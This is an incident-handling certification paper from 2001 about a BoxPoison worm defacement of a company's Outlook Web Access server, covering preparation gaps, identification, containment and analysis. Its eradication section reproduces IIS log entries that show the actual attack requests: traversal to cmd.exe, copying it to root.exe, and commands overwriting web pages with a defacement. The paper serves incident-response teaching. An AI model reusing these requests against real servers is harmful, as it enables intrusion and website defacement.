Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploit GCIH Practical Assignment

Brian Taylor
October 5, 2001
Version 1.5c
Title: BoxPoison Incident

Executive Summary

On June 05, 2001 at 2:55 pm our Help Desk notified me that the email server was unable to authenticate any of our users gaining access through the internet. Additionally, the Help Desk said that all people inside the company seemed to be able to send and receive their email using their local Outlook client and local profile, on the LAN. They created a ticket for this problem, which would be used as the basis for all work on this incident. I called the email and anti virus administrators to assist in determining the cause of the problem and a course of action. This incident was a major concern since many users rely on Outlook Web Access (OWA) as an integral part of our normal business, including telecommuters, consultants using guest machines who do not have a local Outlook profile, and users traveling on business. There was also the general concern of service outage.

During the investigation it was determined that we were attacked by the BoxPoison worm, which resulted in a service outage for about three hours. The worm affects unpatched IIS servers by acquiring root access and then modifying all the index.htm, index.asp, default.htm and default.asp files that it can find on the server. My manager assigned me to this incident. This was the first incident that I had handled.

During the assessment and analysis a number of shortcomings were revealed with regard to known security weaknesses and issues. Additionally, a number of recommendations and improvements were made as a result of this incident, which improved not only security on this one individual server, but also on the network as a whole.


Infrastructure

The email server is configured on a Dell 4200 server with Windows NT 4.0 service pack 6a, as a stand alone server and the email server is Microsoft Exchange version 5.5, service pack 3.0. Additionally, it uses Microsoft Internet Information Server 4.0 and Outlook Web Access as the internet interface. The email server also has Netshield anti virus software installed, version 4.0.3, utilizing a scan engine of 4.1.20 and a pattern file version of 4.0.4140.

Packet Filtering and Firewall

The network uses both packet filtering and a stateful firewall as a layered approach to securing the network. With regard to this incident, only ports 25, 80, and 443 are open to access the email server from the standpoint of the access control list on the router and the firewall rule base.

Below is a diagram of the Network:



PHASE 1: Preparation

The goal of the preparation phase is to establish policies and procedures for dealing with incidents. This includes establishing a call list and tree, posting banners, developing management support, selecting an incident handling team, updating disaster recovery plans, as well as having the necessary hardware, software, communication, and documentation devices and information on hand to successfully deal with an incident. Contact with law enforcement is also important in these incidents. A jump bag is important in these situations as well. In dealing with an approach to handling incidents we have the authority as handlers to do what is necessary to get the incident resolved. The approach to watch and learn or clear and contain is based on situational variables. Developing policies for issues relating to telecommuters and laptops plays an important role in dealing with incidents. While not particularly relevant in this situation, the policies are in place.

Clearly one of the shortcomings that our company has is no banner that indicates a usage policy when logging on to any given PC. It would be helpful to have a message that is displayed to a

client, which indicates the company policy with regard to computer usage and issues that relate to privacy. Rather, this kind of policy is distributed at company orientation and is in the employee handbook given out to new employees. The problem with this is that the employee manual has been updated and longer term employees may not get the same benefit of the updates. Moreover, employee handbooks in general are more likely to be reviewed in detail when someone first joins a company. More than likely employees do not consult the manual again. This is a major concern that some employees do not even know the computer usage policy and privacy policy. Continuous training and communication of updated policies are not being conducted. The logon banner that exists now can be paraphrased "Welcome to ABC Corporation," which certainly can be construed as a welcome to all to do anything on a PC. If a case went to court on some kind of computer or network incident, the company may not have much of a defense.

One of the other shortcomings that the company has is not having more concrete written policy with regard to incident emergencies. In terms of communicating to our department on these types of issues, we have a call tree and call list in place that works well. I have a pager and my manager has a cell phone and pager for communicating serious incidents. My pager also signals me when our internet connection is disrupted. There is a phone in the server room that is accessible only to pertinent IS staff who must use access codes and passwords. These codes and passwords are stored with all other passwords in a central file in the server room that only the IS department can access. A copy of this file should be placed in the fireproof safe that we have available, but is not at the current time. If there were a fire in the server room this file could go up in smoke with no copy elsewhere. The phone also pages my manager when a message is left in that voice mailbox. The IS department, including the Help Desk, is located right next to the server room so that communication within the department is fairly simple due to office proximity. The server room is locked using a cipher lock and access to the combination is limited to a minimal number of people. We have a central server where PGP keys are stored for email communications if encryption is needed.

The policy with regard to notifying the entire company about an incident is based upon circumstances following discussions within our department. The procedure for doing this is written into a Standard Operating Procedure (SOP) that is accessible to our department and placed in the central administrative assistant's office. The SOP includes procedures for notifying the company by network message, email or by phone including the email boxes to send to, the codes required to send a broadcast voice message, and instructions on sending a network broadcast message so that any number of people could send out these communications without great difficulty if needed.

Probably a shortcoming in communicating these events and incidents is that it is not always consistent in the way that it is followed. For example, I may be notified about an event, however other critical players may not be notified. Therefore, it is important to have a policy that provides enough detail in key areas to ensure that it is followed consistently. This policy needs to be improved.

The written policy that we have regarding telecommuting has been updated and has not changed for some time, but when it does change the document is modified on a timely basis. Essentially

the policy states that if we own it we support it and we will ship a loaner out if a PC is having problems. We would do the same if there were an incident, such as a virus, that had been executed on a PC. Additionally, the written policy with regard to laptops is given out to anyone who uses a laptop computer. Basically the policy says that when a laptop is returned all data will be deleted and the machine reimaged, which makes this policy effective in dealing with potential events or incidents.

In terms of selecting a team of handlers, most of the personnel will be the same. I have been designated as the primary point of contact and the team is chosen based on the incident and the area of expertise of each member. In this particular incident we used the server room as our command post. In retrospect I would have chosen a different room due to space considerations, and will choose a different room in the future.

The disaster recovery plan that we have in place is a work in progress and is not complete. This is an area where we need to improve. While many aspects of the plan did not apply to this particular incident, certainly the potential for them to apply in the future is present. Therefore, there is a need to improve, update and complete this document. This applies specifically to our back up procedure. The need to cross train and to document the procedure for backing up the various systems is important, especially when the people who usually do the backups are not available, such as during vacations.

We have some additional hard drives that can be used in the event that we need them in a situation where we feel the hard drive needs to be replaced. However, we don't have any one particular individual that is in charge of ensuring that we have enough hardware on hand required to deal with different scenarios, and have not set up planning and scenario type meetings to deal with this issue as yet. In previous incidents, such as viruses, we have enlisted the time of computer programmers who have helped us post paper signs on PCs stating, for example, not to open certain emails. This is a technique of relying on these people that has worked out quite well.

I have a jump bag with me when I am at work. I carry it in my car and bring it home with me. I also carry with me documentation such as generic commands that are relevant in terms of access to certain areas of the network, such as a router, in case I need to guide another IS staff member through command syntax. I carry software that I acquired in the Incident Handling and Hacker Exploits course, as well as other software that I think is useful. Some of that software was used in this incident, such as fprot and CIS, as well as ISS internet scanner, NT resource kit, and service packs. I also carry the contact list with me.

One of the areas that is lacking, both in this specific incident and in general, is contact with local, state and federal law enforcement officials. While in this specific incident law enforcement probably would not have been particularly important, the incident underscores the need to have contact with officials in the event the incident had more of a significant business impact. The one glaring issue that we had not definitively addressed until this incident was the use of intrusion detection software. This was not in place at the time of the incident, but subsequently has been put in a plan for next month as a priority issue for installation and use.

In this incident it was clear that some of the resources needed were lacking, however not having dealt with these issues before, I did my best under the circumstances. We have policies that are a work in progress, particularly with regard to a disaster recovery plan. It is essential to focus on planning for the long term by completing these policies. This will help to combat the incidents that we continue to face.

PHASE 2: Identification

The goal of the identification phase is to identify if an incident has occurred, and to notify appropriate personnel such as managers, system administrators and security personnel. In addition, at this time it is appropriate to seek any help or assistance that may be needed in a situation. A primary incident handler should also be identified at this time.

The Help Desk had initially been contacted regarding this incident, and they created a master ticket for the incident. Since I am the primary incident handler and deal with all incidents of this nature, I was notified first. I notified the anti virus and email administrators, as well as my manager that there had been an incident. I recruited their assistance in identifying the nature, cause and a course of action to facilitate a resolution. Within moments of this incident all relevant personnel within our IS department were informed of the situation.

Additionally, the email administrator and I discussed the need to inform our entire organization that there was an issue with regard to OWA email access. After discussing the situation we instructed our Help Desk to inform the company that there was a problem with OWA email access. They communicated this using email, which was functioning with the exception of the OWA. In addition, a voice mail was sent out company wide to inform all users.

The anti virus administrator had been informed via email that a virus had been identified and I asked him to do research on the issue. The administrator provided feedback with information regarding the BoxPoison worm, which allowed us to proceed with a framework with which to start our discovery. The email administrator and I were inspecting the email server, looking at the IIS logs, the file systems, event logs, MMC interface, as well as other areas. We had determined at this time that the files that provided the web interface had no content. Additionally, the anti virus administrator determined the extent of the virus, which lead us to other areas of the file system. One such area was the gophrroot files, which we had not considered to that point since gopher was not running on that server but rather had been installed originally without any functional use. While inspecting the IIS logs it was then clear what files had been affected in this situation. We had the IP address of the attacker, or spoofed attacker, and therefore I had done a trace route and "whois" search on this IP address.

We gathered several pieces of information including; the emails that were sent to the anti virus administrator regarding the virus, anti virus activity logs, the IIS log from the email server indicating the files that were modified, and research from McAfee and Microsoft. All of the information gathered was placed in the server room to be centrally located.


PHASE 3: Containment


During this phase the goal is to keep the problem from getting worse. The system can be modified during this phase.


The team was already in place and had been working on the issues from the start of the incident. We had reviewed the information from the previous identification phase and decided that based on the evidence there was no reason to pull the email server offline since only OWA had been affected. There was no evidence to suggest that there were any other problems associated with this particular incident. During the identification phase we had done a good job of identifying the issues at hand and had all of the logs, emails and other documents gathered together. In looking at our other web servers it was clear they had not been attacked, nor were any other servers. A back up of the system was made at this point.

The back up was done using a Dell 1300 server running Windows NT service pack 6a and utilizing Arcserve for NT, an ADIC AIT tape jukebox and AIT data cartridges. After the backup was completed it was placed in our safe with a descriptive note that is accessible by the backup administrator, who is also the email administrator. This administrator, a media staff person, media manager, and the office manager are the only individuals to have access to this safe. These individuals are also on the call list in case we needed to have access to the safe.

Below is a screen shot of the back up commands:







PHASE 4: Eradication

The goal during this phase is to safely and completely remove the malicious code and to determine the cause and symptoms of the incident using the information gathered during other phases. Additionally, during this phase, in order to eliminate the problem with the system it is important to close off access that the attacker had to the system and improve defenses.

The cause of this attack on the server was determined to be an unpatched version of IIS.

Incident Analysis

BoxPoison Worm

Every virus works in its own unique way. The BoxPoison worm is launched from an unpatched Solaris version 7 or lower. It utilizes a perl script that opens port 600 and scans random IP addresses for unpatched versions of Microsoft Internet Information Server. It exploits a buffer overflow of the Sadadmin program, which is part of the Solstice Admin suite. When it finds an unpatched IIS server it establishes root access by exploiting a vulnerability of IIS, which allows a user to access the server via a browser and use a web server folder traversing technique through a buffer overflow weakness of IIS. It then copies cmd.exe to root.exe, which gives the attacker root access and allows for full redirector utilization. From there the attacker modifies the index.htm, index.asp, default.htm and default.asp files in the default installation directories of IIS, namely wwwroot, ftproot, gophroot, iissamples, and scripts. This type of vulnerability is well documented by Microsoft in security bulletins such as MS00-078, and MS00-086 and is more than a year old.

The following is a portion of the log file found on the email server running IIS/OWA for this incident:

```
200.54.144.165, -, 6/5/01, 14:55:20, W3SVC1, EMAIL_SERVER,
1.1.1.1, 531, 70, 695, 200, 0, GET,
/scripts/../../winnt/system32/cmd.exe, /c+dir+..\,
200.54.144.165, -, 6/5/01, 14:55:22, W3SVC1, EMAIL_SERVER,
1.1.1.1, 282, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:25, W3SVC1, EMAIL_SERVER,
1.1.1.1, 437, 425, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
```

```
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././ind
ex.asp,
200.54.144.165, -, 6/5/01, 14:55:27, W3SVC1, EMAIL_SERVER,
1.1.1.1, 1454, 425, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././ind
ex.htm,
200.54.144.165, -, 6/5/01, 14:55:31, W3SVC1, EMAIL_SERVER,
1.1.1.1, 140, 427, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././def
ault.asp,
200.54.144.165, -, 6/5/01, 14:55:35, W3SVC1, EMAIL_SERVER,
1.1.1.1, 109, 427, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././def
ault.htm,
200.54.144.165, -, 6/5/01, 14:55:35, W3SVC1, EMAIL_SERVER,
1.1.1.1, 140, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:36, W3SVC1, EMAIL_SERVER,
1.1.1.1, 187, 426, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../in
dex.asp,
200.54.144.165, -, 6/5/01, 14:55:36, W3SVC1, EMAIL_SERVER,
1.1.1.1, 110, 426, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
```


```
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../in
dex.htm,
200.54.144.165, -, 6/5/01, 14:55:36, W3SVC1, EMAIL_SERVER,
1.1.1.1, 141, 428, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../de
fault.asp,
200.54.144.165, -, 6/5/01, 14:55:37, W3SVC1, EMAIL_SERVER,
1.1.1.1, 313, 428, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../de
fault.htm,
200.54.144.165, -, 6/5/01, 14:55:37, W3SVC1, EMAIL_SERVER,
1.1.1.1, 266, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:38, W3SVC1, EMAIL_SERVER,
1.1.1.1, 250, 431, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftpro
ot/index.asp,
200.54.144.165, -, 6/5/01, 14:55:38, W3SVC1, EMAIL_SERVER,
1.1.1.1, 156, 431, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftpro
ot/index.htm,
200.54.144.165, -, 6/5/01, 14:55:38, W3SVC1, EMAIL_SERVER,
1.1.1.1, 141, 433, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
